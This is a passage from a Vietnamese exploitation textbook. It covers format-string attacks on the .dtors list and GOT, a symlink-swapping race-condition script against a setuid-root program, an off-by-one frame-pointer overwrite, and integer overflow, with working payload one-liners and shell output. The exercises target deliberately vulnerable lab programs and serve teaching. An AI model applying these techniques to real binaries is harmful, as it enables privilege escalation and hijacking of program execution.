Như vậy, nếu như ta thay đổi địa chỉ của hàm hủy trong danh sách này bằng địa chỉ của mã lệnh của chúng ta thì khi chương trình kết thúc, chính mã lệnh của chúng ta sẽ được thực thi. Trong trường hợp chương trình không có hàm hủy thì chúng ta cũng có thể thay đổi dấu hiệu kết thúc danh sách bằng địa chỉ mã lệnh của chúng ta. Đối với ví dụ này, chúng ta có hai địa chỉ để ghi đè là 08049698 và 0804969C.

Một trong ba vấn đề quan trọng trong việc tận dụng lỗi chuỗi định dạng đã được giải quyết. Kế đến chúng ta phải trả lời được câu hỏi làm sao truyền tham số vào chuỗi định dạng. Để làm việc này, chúng ta sẽ xem xem khi nào thì *printf* gặp lại chuỗi nhập tương tự như trong Mục 4.3.

```
regular@exploitation:~/src$ ./dtors
AAAA %x %x %x %x %x %x
AAAA 200 b7fdb300 51 0 0 41414141
Good bye!
regular@exploitation:~/src$
```

Như vậy chúng ta có thể bắt đầu truyền tham số cho các yêu cầu định dạng từ vị trí số 6. Chỉ còn lại một ẩn số là giá trị mà chúng ta muốn ghi vào địa chỉ 08049698. Chúng ta có thể đặt mã lệnh trong một biến môi trường, và sử dụng địa chỉ của biến môi trường này. Nhưng để tránh đề cập đến việc tự tạo mã lệnh, ví dụ của chúng ta đã có sẵn những dòng lệnh theo đúng mục đích ở hàm *easter_egg*. Chúng ta có thể sử dụng địa chỉ của hàm này.

Để tìm địa chỉ hàm *easter_egg*, chúng ta sẽ dùng objdump hoặc GDB.

```
regular@exploitation:~/src$ objdump -d dtors | grep easter_egg
080484e0 <easter_egg>:
regular@exploitation:~/src$
```

Hàm *easter_egg* nằm tại địa chỉ 080484E0. Tương tự với GDB như trong hình chụp bên dưới.

```
regular@exploitation:~/src$ gdb ./dtors
GNU gdb 6.4.90-debian
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...Using host libthread_db library "/
lib/tls/i686/cmov/libthread_db.so.1".

gdb$ print easter_egg
$1 = {<text variable, no debug info>} 0x80484e0 <easter_egg>
gdb$
```

Như vậy, chúng ta sẽ dùng dòng lệnh sau để thay đổi địa chỉ hàm hủy trong danh sách hàm hủy với địa chỉ của hàm *easter_ egg*.

```
regular@exploitation:~/src$ python -c 'print "\x98\x96\x04\x08\x99\x96\x04\x08\x
9A\x96\x04\x08\x9B\x96\x04\x08" + "%" + str(0xE0 - 16) + "x%6$n" + "%" + str(0x1
84 - 0xE0) + "x%7$n" + "%" + str(0x204 - 0x184) + "x%8$n" + "aaaa%9$n"' | ./dtor
s
####

                                                    200

                                                   b7fdb300

                        51aaaa
Good bye!
You win!
Segmentation fault
regular@exploitation:~/src$
```

Dừng đọc và suy nghĩ

Tại sao ta vướng lỗi phân đoạn?

Với câu lệnh tận dụng trên, chúng ta đã sử dụng cách cắt 1-1-1-1, làm lem 3 byte qua dấu hiệu kết thúc danh sách hàm hủy. Sau khi thực hiện xong hàm *easter_ egg*, bộ nạp sẽ tiếp tục duyệt danh sách cho tới khi gặp dấu hiệu kết thúc. Vì dấu hiệu kết thúc đã bị chúng ta vô tình thay đổi nên bộ nạp sẽ xem giá trị đó như một hàm hủy và tiếp tục gọi hàm hủy này. Đáng tiếc, địa chỉ hàm hủy bất đắc dĩ này không phải là một địa chỉ đã được ánh xạ nên chương trình vướng phải lỗi phân đoạn.

Chúng ta có thể giải quyết lỗi phân đoạn này bằng cách sử dụng cách cắt 2-2 với `hn`, hoặc các cách cắt không lem khác. Đây sẽ là một thử thách nhỏ dành cho đọc giả. Bạn đọc cũng có thể thử thay thế giá trị tại địa chỉ dấu hiệu kết thúc danh sách hàm hủy.

4.6 Bảng GOT

Khi một chương trình sử dụng các hàm của một thư viện (ví dụ như hàm *printf* của thư viện chuẩn), chương trình đó sẽ phải thông báo cho bộ nạp biết hàm nó cần là hàm gì, và được tìm thấy ở thư viện nào. Bộ nạp nhận được thông tin này sẽ thực hiện việc nạp thư viện và tìm địa chỉ của hàm cần dùng để truyền lại cho chương trình. Quá trình này được thực hiện khi hàm được gọi lần đầu và địa chỉ hàm sẽ được lưu lại để sử dụng trong các lần gọi sau. Bảng lưu các địa chỉ hàm đã được bộ nạp tìm ra được gọi là bảng địa chỉ toàn cục (global offset table, hay GOT).

Đây là một mục tiêu tận dụng của chúng ta vì chúng ta có thể sửa địa chỉ trong GOT để khi chương trình gọi tới hàm đã bị sửa thì mã lệnh của chúng ta sẽ được thực thi. Trong Nguồn 4.2, sau khi thực hiện lệnh `printf(buffer)`, chương trình thực hiện tiếp lệnh `printf(“Good bye”)`. Cả hai yếu tố căn bản để tấn công GOT đều có đủ. Yếu tố thứ nhất là chương trình tiếp tục gọi một hàm sau khi thực hiện hàm bị lỗi (`printf(buffer)`). Yếu tố thứ hai là hàm được gọi này đã được bộ nạp tìm ra và lưu trong GOT (chính là hàm `printf`).

Chúng ta vẫn cần trả lời hai câu hỏi quan trọng của việc tận dụng lỗi chuỗi định dạng là ghi giá trị gì vào địa chỉ nào. Như lúc trước, chúng ta sẽ ghi địa chỉ của hàm *easter_ egg*. Vấn đề còn lại là tìm được ô chứa địa chỉ của hàm *printf* trong GOT.

Để đọc GOT, chúng ta có thể dùng công cụ objdump như hình chụp bên dưới.

```
regular@exploitation:~/src$ objdump -R dtorsdtors:     file format elf32-i386
DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049764 R_386_GLOB_DAT    __gmon_start__
080497a0 R_386_COPY        stdin
08049774 R_386_JUMP_SLOT   __register_frame_info
08049778 R_386_JUMP_SLOT   puts
0804977c R_386_JUMP_SLOT   __deregister_frame_info
08049780 R_386_JUMP_SLOT   fgets
08049784 R_386_JUMP_SLOT   __libc_start_main
08049788 R_386_JUMP_SLOT   printf
0804978c R_386_JUMP_SLOT   __gmon_start__


regular@exploitation:~/src$
```

Cột thứ nhất là địa chỉ ô nhớ chứa địa chỉ của hàm tương ứng ở cột thứ ba mà đã được bộ nạp tìm ra. Vì chúng ta muốn sửa địa chỉ của *printf* nên chúng ta sẽ sửa ô nhớ 08049788.

Với ba yếu tố căn bản đã được giải quyết, chúng ta có thể tiến hành tận dụng lỗi chuỗi định dạng để thay địa chỉ hàm *printf* với địa chỉ hàm *easter_ egg* như hình chụp sau.

```
regular@exploitation:~/src$ python -c 'print "\x88\x97\x04\x08\x89\x97\x04\x08\x
8A\x97\x04\x08\x8B\x97\x04\x08" + "%" + str(0xE0 - 16) + "x%6$n" + "%" + str(0x1
84 - 0xE0) + "x%7$n" + "%" + str(0x204 - 0x184) + "x%8$n" + "aaaa%9$n"' | ./dtor
s
####

                                                    200

                                                   b7fdb300

                      51aaaa
You win!
regular@exploitation:~/src$
```

Nếu chú ý, đọc giả sẽ thấy có chỗ không ổn với phương hướng này. Hàm *printf* được gọi lần thứ hai với một tham số, trong khi hàm *easter_egg* không nhận tham số. Điều này gây ra sự không thống nhất giữa tác vụ gọi hàm (với thao tác chuẩn bị vùng nhớ ngăn xếp) và tác vụ dọn dẹp vùng nhớ ngăn xếp sau khi hàm trở về. Đối với quy ước gọi hàm (calling convention) *cdecl* (quy ước mặc định của hầu hết các trình biên dịch và được dùng để biên dịch bộ thư viện chuẩn), việc này không ảnh hưởng đến kết quả chung. Tuy nhiên, với các quy ước gọi hàm khác chẳng hạn như *stdcall* thì rất có thể chúng ta sẽ gặp lỗi phân đoạn.

4.7 Tóm tắt và ghi nhớ

- Chuỗi định dạng là tham số thứ nhất được truyền vào hàm *printf*. Nó chứa các yêu cầu định dạng để xác định cách thức dữ liệu sẽ được hiển thị bởi hàm *printf*.

- Mỗi yêu cầu định dạng bắt đầu bằng ký tự phần trăm (`%`) và kết thúc bởi ký tự định dạng. Có nhiều ký tự định dạng như `x`, `n`, và `hn`. Giữa ký tự phần trăm và ký tự định dạng có thể có thêm các tùy chọn khác.

- Yêu cầu định dạng `n` và `hn` ghi vào vùng nhớ chỉ tới bởi tham số của nó số lượng ký tự đã được in. Điểm khác biệt chữ hai định dạng này là `n` ghi trọn 4 byte, trong khi `hn` ghi 2 byte thấp.

- Tùy chọn độ dài của yêu cầu định dạng là một chuỗi chữ số thập phân bắt đầu bằng chữ số khác `0`. Tùy chọn xác định vị trí tham số cho yêu cầu định dạng là một chuỗi chữ số thập phân nguyên dương theo sau bởi ký tự đồng (`$`). Tùy chọn xác định vị trí tham số phải đi ngay sau ký tự phần trăm.

- Khi xử dụng tùy chọn xác định độ dài, chúng ta nên dùng độ dài lớn hơn hoặc bằng với độ dài tối đa để hiển thị kiểu dữ liệu. Tùy chọn độ dài giúp chúng ta nhập vào ít nhưng nhận được nhiều ký tự xuất ra.

- Lỗi chuỗi định dạng cho phép chúng ta quét ngăn xếp và xác định các giá trị đang có trên ngăn xếp. Nếu dữ liệu nhập của ta cũng nằm trên ngăn xếp thì sẽ có trường hợp chúng ta gặp lại chính dữ liệu nhập. Điều này cho phép chúng ta điều khiển tham số truyền vào yêu cầu định dạng.

- Tùy vào giá trị cần ghi, chúng ta có thể sử dụng cách cắt 1-1-1-1, hoặc 2-2 để ghi từng phần nhỏ của giá trị đó qua nhiều định dạng `n` hoặc `hn` thay vì ghi một lần trực tiếp.
- Việc tận dụng lỗi chuỗi định dạng cho phép ta ghi một giá trị bất kỳ vào một vùng nhớ bất kỳ. Vùng nhớ đó có thể là một phần tử trong danh sách hàm hủy hoặc GOT.
- Hàm hủy là một hàm không nhận tham số, không có giá trị trả về, và luôn luôn được bộ nạp thực thi khi chương trình kết thúc.
- Danh sách hàm hủy bắt đầu bằng ký hiệu bắt đầu danh sách FFFFFFFF và kết thúc với ký hiệu kết thúc danh sách 00000000. Các giá trị ở giữa là địa chỉ của các hàm hủy. Dù chương trình sử dụng hay không sử dụng hàm hủy, danh sách hàm hủy luôn luôn có mặt trong chương trình.
- Các chương trình liên kết động tới những thư viện khác sẽ nhờ bộ nạp tìm địa chỉ hàm cần thiết. Sau khi bộ nạp đã tìm được địa chỉ hàm, chương trình sẽ lưu lại địa chỉ này trong GOT để sử dụng trong những lần gọi hàm sau.
- Chúng ta có thể xem xét danh sách hàm hủy và GOT thông qua công cụ objdump.

Chương 5

Một số loại lỗi khác

Ngoài các loại lỗi tràn bộ đệm, và chuỗi định dạng phổ biến và xứng đáng được xem xét một cách chi tiết trong hai chương trước, chúng ta đôi khi còn gặp phải những lỗi khó phát hiện như trường hợp đua, hoặc những trường hợp lỗi đặc biệt của các lỗi đã bàn như lỗi dư một, hay các lỗi liên quan đến cấu trúc máy tính như lỗi tràn số nguyên.

Các lỗi này, mặc dù khó bị tận dụng và ít khi gặp phải, nhưng tác hại của chúng cũng nghiêm trọng vô cùng. Trong những năm cuối thế kỷ 20, hàng loạt lỗi tương tự đã bị phát hiện trong các hệ thống UNIX và hậu quả là các hệ thống quan trọng trên mạng toàn cầu đã bị xâm nhập. Chính vì tác hại to lớn đó mà chúng ta sẽ cần xem xét kỹ nguyên nhân gây lỗi, cách thức tận dụng, và biện pháp phòng tránh chúng.

5.1 Trường hợp đua (race condition)

Trường hợp đua xảy ra khi nhiều tiến trình truy cập và sửa đổi cùng một dữ liệu vào cùng một lúc, và kết quả của việc thực thi phụ thuộc vào thứ tự của việc truy cập. Nếu một chương trình vướng phải lỗi này, người tận dụng lỗi có thể chạy nhiều tiến trình song song để "đua" với chương trình có lỗi, với mục đích là thay đổi hoạt động của chương trình ấy. Đôi khi, trường hợp đua còn được biết đến với tên gọi thời điểm kiểm tra/thời điểm sử dụng (Time Of Check/Time Of Use, TOC/TOU)

Nếu ở trong Chương 3 chúng ta đã thấy qua hai câu hỏi chính của việc tận dụng lỗi là cần nhập gì và cách nhập dữ liệu ấy vào chương trình, thì ở đây chúng ta gặp câu hỏi quan trọng thứ ba là khi nào thì nhập dữ liệu vào chương trình. Một chương trình có thể không nhận dữ liệu cho đến khi một số yêu cầu được thỏa mãn, và chỉ nhận dữ liệu trong một khoảng thời gian ngắn. Xác định được thời điểm nhập liệu chính xác do đó trở thành một vấn đề căn bản.

Hãy xem xét ví dụ trong Nguồn 5.1. Chúng ta cần tạo một môi trường hoạt động cho chương trình này để nó có thêm tính thuyết phục. Trước hết chúng ta cần gán quyền suid *root* cho chương trình.

```
1  #include <stdlib.h>
2  #include <stdio.h>
3  #include <unistd.h>
4
5  int main(int argc, char **argv)
6  {
7          FILE *file;
8          char buffer[256];
9          if (access(argv[1], R_OK) == 0)
10         {
11                 usleep(1);
12                 file = fopen(argv[1], "r");
13                 if (file == NULL)
14                 {
15                         goto cleanup;
16                 }
17                 fgets(buffer, sizeof(buffer), file);
18                 fclose(file);
19                 puts(buffer);
20                 return 0;
21         }
22 cleanup:
23         perror("Cannot open file");
24         return 0;
25 }
```


Nguồn 5.1: race.c

```
regular@exploitation:~/src$ gcc -o race race.c
regular@exploitation:~/src$ sudo chown root:root race
regular@exploitation:~/src$ sudo chmod u+s race
regular@exploitation:~/src$ ls -l race
-rwsr-xr-x 1 root root 8153 2009-02-28 14:30 race
regular@exploitation:~/src$
```

Sau đó ta sẽ tạo một tập tin thuộc về root để đảm bảo chỉ có root mới đọc được tập tin này. Nội dung tập tin là dòng chữ "You win!".

```
regular@exploitation:~/src$ echo 'You win!' > race.txt
regular@exploitation:~/src$ cat race.txt
You win!
regular@exploitation:~/src$ sudo chown root:root race.txt
regular@exploitation:~/src$ sudo chmod 600 race.txt
regular@exploitation:~/src$ ls -l race.txt
-rw------- 1 root root 9 2009-02-28 14:37 race.txt
regular@exploitation:~/src$ cat race.txt
cat: race.txt: Permission denied
regular@exploitation:~/src$
```

Chương trình ví dụ đọc nội dung của một tập tin có tên là tham số dòng lệnh đầu tiên và in nội dung tập tin đó ra màn hình. Do chương trình này được



Hình 5.1: Điều kiện đua

đặt suid *root* nên hàm *fopen* sẽ có thể đọc được nội dung của bất kỳ tập tin nào. Vì không thể để một người dùng thông thường đọc nội dung của các tập tin nhạy cảm (ví dụ như tập tin `race.txt`), chương trình ví dụ đã sử dụng thêm hàm *access* để kiểm tra xem người dùng thực tế có thể đọc tập tin này không.

```
regular@exploitation:~/src$ ./race race.txt
Cannot open file: Permission denied
regular@exploitation:~/src$ sudo ./race race.txt
You win!

regular@exploitation:~/src$
```

Vấn đề với chương trình này là hàm *access* và hàm *fopen* không thực hiện hai tác vụ kiểm tra quyền và mở tập tin một cách không thể tách rời (atomic). Nói một cách khác, có một khoảng thời gian ngắn giữa hàm *access* và hàm *fopen* mà hệ điều hành có thể chuyển qua thực thi một tiến trình khác, rồi quay lại như trong Hình 5.1.

Nếu như sau khi hàm *access* đã bị vượt qua và tiến trình song song kia có thể thay đổi tập tin sẽ được mở bởi hàm *fopen* thì người dùng thông thường có thể đọc được nội dung của bất kỳ tập tin nào trên máy tính. Điều này có thể đạt được vì cả hai hàm *access* và *fopen* đều nhận tham số là *tên* tập tin. Tên tập tin `abc` không nhất thiết phải luôn là tập tin `abc` vì chúng ta có thể tạo một liên kết mềm có tên `abc` nhưng chỉ đến tập tin khác. Do đó ý tưởng tận dụng của chúng ta gồm các bước sau:

1. Tạo một liên kết tên `raceexp` chỉ đến một tập tin chúng ta có thể đọc ví dụ như `race.c`.

2. Thực thi chương trình bị lỗi với tham số `raceexp` để chương trình này kiểm tra khả năng đọc tập tin `raceexp`, mà thật chất là tập tin `race.c`.

```
1 #!/bin/sh
2 while [[ true ]]
3 do
4         rm -rf raceexp
5         ln -s race.c raceexp
6         rm -rf raceexp
7         ln -s race.txt raceexp
8 done
```

Nguồn 5.2: raceexp.sh

3. Nếu may mắn, hệ điều hành chuyển quyền thực thi lại cho tiến trình được tạo ở bước 1 ngay sau khi tiến trình ở bước 2 hoàn thành việc kiểm tra, thì chúng ta sẽ chuyển liên kết `raceexp` chỉ đến tập tin `race.txt`.

4. Hệ điều hành chuyển lại tiến trình bị lỗi, và hàm *fopen* mở tập tin `raceexp` mà bây giờ thật ra là tập tin `race.txt`.

Để tối ưu việc tận dụng, chúng ta sẽ đặt các tác vụ chuyển đổi liên kết mềm trong một kịch bản như Nguồn 5.2. Chúng ta sẽ thực thi đoạn kịch bản này ở chế độ nền (background). Ở chế độ cảnh (foreground), chúng ta sẽ thực hiện lệnh gọi chương trình bị lỗi. Sau một ít lần gọi, chúng ta sẽ đọc được nội dung của tập tin `race.txt`. Khi hoàn thành việc tận dụng lỗi, chúng ta cần kết thúc kịch bản đã được chạy ở nền.

```
regular@exploitation:~/src$ sh raceexp.sh &
[1] 3951
regular@exploitation:~/src$ ./race raceexp
#include <stdlib.h>

regular@exploitation:~/src$ ./race raceexp
Cannot open file: Permission denied
regular@exploitation:~/src$ ./race raceexp
Cannot open file: No such file or directory
regular@exploitation:~/src$ ./race raceexp
You win!

regular@exploitation:~/src$ kill 3951
regular@exploitation:~/src$
```

Đọc giả tinh mắt sẽ cảm thấy ví dụ này không thật tế vì chúng ta đã chèn dòng lệnh `usleep(1)` trong Nguồn 5.1 để buộc hệ điều hành chuyển tiến trình. Trên nguyên tắc, nếu không có dòng lệnh gọi hàm *usleep* thì hệ điều hành vẫn chuyển tiến trình, mặc dù chúng ta không thể đoán được vào thời điểm nào. Tuy nhiên, điều này không làm thay đổi việc tận dụng lỗi, chúng ta sẽ vẫn đọc được nội dung của tập tin `race.txt` sau một số lần chạy. Dòng lệnh gọi hàm *usleep* ở đây chỉ đơn giản làm ví dụ dễ bị tận dụng hơn một chút.

Lỗi trường hợp đua thường gặp nhiều trong các ứng dụng xử lý tập tin, hoặc truy cập cơ sở dữ liệu. Các tài nguyên này được dùng chung bởi nhiều tiến trình, hoặc tiểu trình (thread) của cùng một tiến trình nên rất dễ xảy ra các cuộc "đua" giành quyền sử dụng. Cách thông thường nhất để tránh lỗi là tuần

```
1  #define MAX 8
2
3  int vuln_func(char *arg)
4  {
5          char buf[MAX];
6          strcpy(buf, arg);
7  }
8
9  int main(int argc, char **argv)
10 {
11         if (argc < 2)
12         {
13                 return 0;
14         }
15         if (strlen(argv[1]) > MAX)
16         {
17                 argv[1][MAX] = '\x00';
18         }
19         vuln_func(argv[1]);
20         return 0;
21 }
```

Nguồn 5.3: off_by_one.c

tự hóa (serialize) truy cập vào những tài nguyên này, với các khóa (lock), hoặc cờ hiệu (semaphore).


5.2 Dư một (off by one)

Dư một là lỗi xảy ra khi chúng ta xử lý dư một phần tử. Ví dụ điển hình của loại lỗi này là tràn bộ đệm với chỉ 1 byte dữ liệu bị tràn. Tuy nhiên, với 1 byte này, chúng ta có thể điều khiển được luồng thực thi của chương trình. Hãy xem xét Nguồn 5.3.


Hàm *vuln_func* chép dữ liệu từ tham số *arg* vào biến nội bộ *buf*. Trong hàm *main*, chuỗi tham số dòng lệnh thứ nhất được đảm bảo chỉ dài tối đa 8 ký tự trước khi truyền vào *vuln_func*. Có vẻ như mọi thứ đều chuẩn xác vì biến *buf* cũng chứa được tối đa 8 ký tự. Tuy nhiên chúng ta đã quên rằng hàm *strcpy* sẽ tự động thêm vào một ký tự NUL ở cuối chuỗi. Nếu chuỗi tham số có 8 ký tự (ví dụ như `AAAAAAAA`) thì *strcpy* sẽ chép 8 ký tự này vào *buf*, và viết thêm 1 ký tự NUL vào cuối. Ký tự NUL này đè lên con trỏ vùng nhớ của *main* như miêu tả trong Hình 5.2.

Khi hàm *vuln_func* vào phần kết thúc, vì lệnh `POP EBP` nên giá trị XXXXXX00 sẽ được gán vào thanh ghi EBP, và hàm *vuln_func* quay trở về hàm *main*.

Đến khi *main* vào phần kết thúc, vì lệnh `MOV ESP, EBP` nên giá trị XXXXXX00 lại được chuyển sang cho thanh ghi ESP. Sau `MOV ESP, EBP` là lệnh `POP EBP` nên một ô ngăn xếp sẽ bị bỏ qua, con trỏ ngăn xếp sẽ có giá trị XXXXXX04. Tới lệnh `RET` thì giá trị của ô ngăn xếp hiện tại được gán vào con trỏ lệnh và luồng thực thi bị thay đổi.



Hình 5.2: NUL đè lên EBP cũ



Hình 5.3: EBP lưu của *main* chỉ tới *buf*

Chúng ta nhận thấy rằng lỗi xảy ra trong *vuln_func* nhưng luồng thực thi chỉ bị thay đổi khi *main* kết thúc. Điểm đáng chú ý thứ hai là khi bị ký tự NUL đè lên, giá trị EBP mới sẽ nhỏ hơn giá trị EBP cũ, tức EBP sẽ chỉ tới một địa điểm ở bên dưới.

Nếu như biến *buf* nằm tại địa chỉ có byte cuối là 00 thì khi ký tự NUL lem tới giá trị EBP của *main* lưu trên vùng nhớ ngăn xếp hàm *vuln_func* sẽ làm cho giá trị này chỉ tới chính biến *buf*. Do đó, địa chỉ trở về của *main* sẽ bị quy định bởi bốn byte bắt đầu từ vị trí của *buf[4]*. Hình 5.3 minh họa hoàn cảnh này.

Vì tham số dòng lệnh được đặt trên ngăn xếp nên sự thay đổi tham số dòng lệnh sẽ dẫn đến sự thay đổi vị trí của biến nội bộ. Chúng ta sẽ thử với một vài giá trị tham số dòng lệnh để tìm ra trường hợp biến *buf* có địa chỉ tận dùng là 00.

```
regular@exploitation:~/src$ ./off_by_one aaaaaaaa
&buf: 0xbffffa10
Segmentation fault
regular@exploitation:~/src$ ./off_by_one aaaaaaaaaaaaaaaa
&buf: 0xbffffa10
Segmentation fault
regular@exploitation:~/src$ ./off_by_one aaaaaaaaaaaaaaaaaaaaaaaa
&buf: 0xbffffa00
Segmentation fault
regular@exploitation:~/src$
```

Chúng ta phát hiện ra rằng với chuỗi tham số `aaaaaaaaaaaaaaaaaaaaaaaa` thì biến `buf` nằm tại vị trí thỏa yêu cầu. Chúng ta cũng có thể thay đổi biến môi trường, hoặc tên chương trình, hoặc các giá trị khác được lưu trên ngăn xếp để làm thay đổi vị trí biến *buf*. Chuỗi tham số chúng ta tìm được ở đây không nhất thiết là giá trị duy nhất, đọc giả có thể sẽ tìm thấy một chuỗi khác.

Như vậy, chúng ta chỉ cần đặt địa chỉ của hàm *easter_ egg* sau 4 byte đầu, và giữ số lượng ký tự của chuỗi tham số như cũ là *main* sẽ quay lại *easter_ egg*, kết thúc việc tận dụng lỗi dư một. Địa chỉ hàm *easter_ egg* có thể được tìm thông qua công cụ objdump hoặc GDB như đã được trình bày trong Mục 4.5. Hàm này nằm tại địa chỉ 08048510.

```
regular@exploitation:~/src$ ./off_by_one `python -c 'print "aaaa\x10\x85\x04\x08
aaaaaaaaaaaaaaa"'`
&buf: 0xbffffa00
You win!
regular@exploitation:~/src$
```

5.3 Tràn số nguyên (integer overflow)

Trong Tiểu mục 4.4.6, chúng ta đã lợi dụng việc quay vòng của một byte của số nguyên, và là một ví dụ của tràn số nguyên. Lỗi tràn số nguyên xảy ra khi một tác vụ số học tạo ra một giá trị số nằm ngoài khoảng có thể được biểu diễn bởi kiểu dữ liệu. Ví dụ như khi được cộng 1, kiểu *unsigned int* sẽ quay vòng từ FFFFFFFF thành 00000000, trong khi kiểu *unsigned char* quay vòng từ FF thành 00. Ngoài ra, với các kiểu có dấu, giá trị cũng bị quay vòng từ số dương thành số âm. Ví dụ kiểu *int* sẽ quay vòng từ 2147483647 (thập phân, hay 7FFFFFFF thập lục phân) thành -2147483648 (thập phân, hay 80000000 thập lục phân). Bạn đọc chú ý rằng giá trị tuyệt đối của giá trị âm nhỏ nhất không phải là giá trị dương lớn nhất. Điều này cũng gây tràn số nguyên khi thực hiện phép lấy giá trị âm $-(-2147483648) = -2147483648$.

Dòng 15 trong Nguồn 5.4 bị lỗi tràn số nguyên vì hàm atoi trả về kết quả kiểu *int* trong khi biến *len* chỉ có thể nhận giá trị theo kiểu *short*. Do đó, khi tham số dòng lệnh là một số lớn hơn 32767 thập phân (7FFF thập lục phân) thì *len* sẽ có giá trị âm. Vì mang giá trị âm nên điều kiện ở dòng 16 sẽ không đúng, chương trình tiếp tục thực hiện việc đọc từ bộ nhập chuẩn vào chuỗi *buf* qua lệnh *fgets*. Tham số thứ hai của hàm *fgets* là kiểu *int*. Kết quả của tác vụ `len & 0xFFFF` đối với kiểu *int* sẽ là một số nguyên không âm có giá trị từ 0 đến 65535. Ở dòng này, giá trị âm của *len* lại được sử dụng như một giá trị dương, dẫn đến việc *fgets* đọc vào nhiều ký tự hơn là mảng *buf* có thể nhận, gây ra lỗi

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <unistd.h>
4
5  #define SIZE 256
6
7  int main(int argc, char **argv)
8  {
9          char buf[SIZE];
10         short len;
11         if (argc < 2)
12         {
13                 return 0;
14         }
15         len = atoi(argv[1]);
16         if (len > SIZE)
17         {
18                 return 0;
19         }
20         puts("Input a string");
21         fgets(buf, (len & 0xFFFF), stdin);
22         return 0;
23 }
```

Nguồn 5.4: int_overflow.c

tràn bộ đệm. Lỗi tràn bộ đệm đã được bàn đến trong Chương 3 nên chúng ta sẽ bỏ qua phần tận dụng lỗi này mà chỉ tập trung vào cách ép hàm *fgets* nhận nhiều dữ liệu hơn.

```
regular@exploitation:~/src$ python -c 'print "a" * 65535' | ./int_overflow 65535
Input a string
Segmentation fault
regular@exploitation:~/src$
```

5.4 Tóm tắt và ghi nhớ

- Lỗi trường hợp đua xảy ra khi hai hoặc nhiều tiến trình, hoặc tiểu trình của cùng một tiến trình, truy cập vào cùng một tài nguyên mà kết quả của việc truy cập này phụ thuộc vào thứ tự truy cập của các tiến trình, hay tiểu trình.
- Ngoài nội dung và cách nhập dữ liệu, thời điểm nhập dữ liệu vào chương trình cũng là một trong ba vấn đề quan trọng trong việc tận dụng lỗi.
- Lỗi trường hợp đua thường gặp trong các chương trình xử lý tập tin hoặc kết nối tới cơ sở dữ liệu vì các tài nguyên này được dùng chung bởi nhiều tiến trình hay tiểu trình.

- Cách khắc phục lỗi trường hợp đua thông thường nhất là sử dụng khóa hoặc cờ hiệu để tuần tự hóa việc truy cập tài nguyên.
- Lỗi dư một là trường hợp riêng của lỗi tràn bộ đệm trong đó chỉ một ký tự bị tràn.
- Chương trình có thể bị vướng lỗi an ninh ở một nơi nhưng chỉ thật sự bị tận dụng tại một vị trí khác.
- Lỗi tràn số nguyên xảy ra khi một tác vụ số học tạo nên một giá trị số nằm ngoài khoảng có thể biểu diễn được bởi kiểu dữ liệu.
- Lỗi tràn số nguyên có thể do độ dài của kiểu dữ liệu không phù hợp như việc gán một giá trị kiểu *int* vào kiểu ngắn hơn như *short* hay *char*, hay khi cộng 1 vào một byte mang giá trị FF sẽ bị quay vòng về 00, cũng có thể do sự khác biệt của kiểu có dấu và không dấu ví dụ như nếu cộng 1 vào giá trị dương 7F của một biến kiểu *char* thì biến này sẽ mang giá trị âm, và cũng có thể bị gây ra do sự bất đối xứng giữa số giá trị âm và số giá trị dương của kiểu có dấu ví dụ như lấy số đối của -128 thập phân sẽ được chính -128 thập phân đối với kiểu *char*.

Chương 6

Tóm tắt

Tới đây, chúng ta đã kết thúc bốn phần chính của tài liệu này. Bạn đọc đã được giới thiệu về cấu trúc máy tính, bắt đầu từ các hệ cơ số rồi chuyển qua bộ vi xử lý, bộ nhớ, ngăn xếp, các lệnh máy, hợp ngữ và phương pháp một trình biên dịch chuyển mã từ ngôn ngữ cấp cao sang ngôn ngữ cấp thấp.

Chúng ta đã khảo sát loại lỗi tràn bộ đệm, đã thực hiện tận dụng lỗi để thiết lập giá trị của một biến nội bộ, biết đến những cách chuyển dòng bộ nhập chuẩn, thay đổi luồng thực thi của chương trình, quay trở về thư viện chuẩn, và nối kết nhiều lần quay về thư viện chuẩn với nhau.

Khi bàn về lỗi chuỗi định dạng, chúng ta đã xem xét về nguyên tắc hoạt động của chuỗi định dạng, các yêu cầu định dạng thông thường, cách sử dụng chúng để quét ngăn xếp, ghi một giá trị bất kỳ vào một vùng nhớ bất kỳ, các cách cắt một giá trị lớn thành nhiều phần để tiện cho việc ghi, và áp dụng kỹ thuật đó vào việc tận dụng lỗi thông qua danh sách hàm hủy trong phân vùng `.dtors`, các phần tử trong bảng GOT.

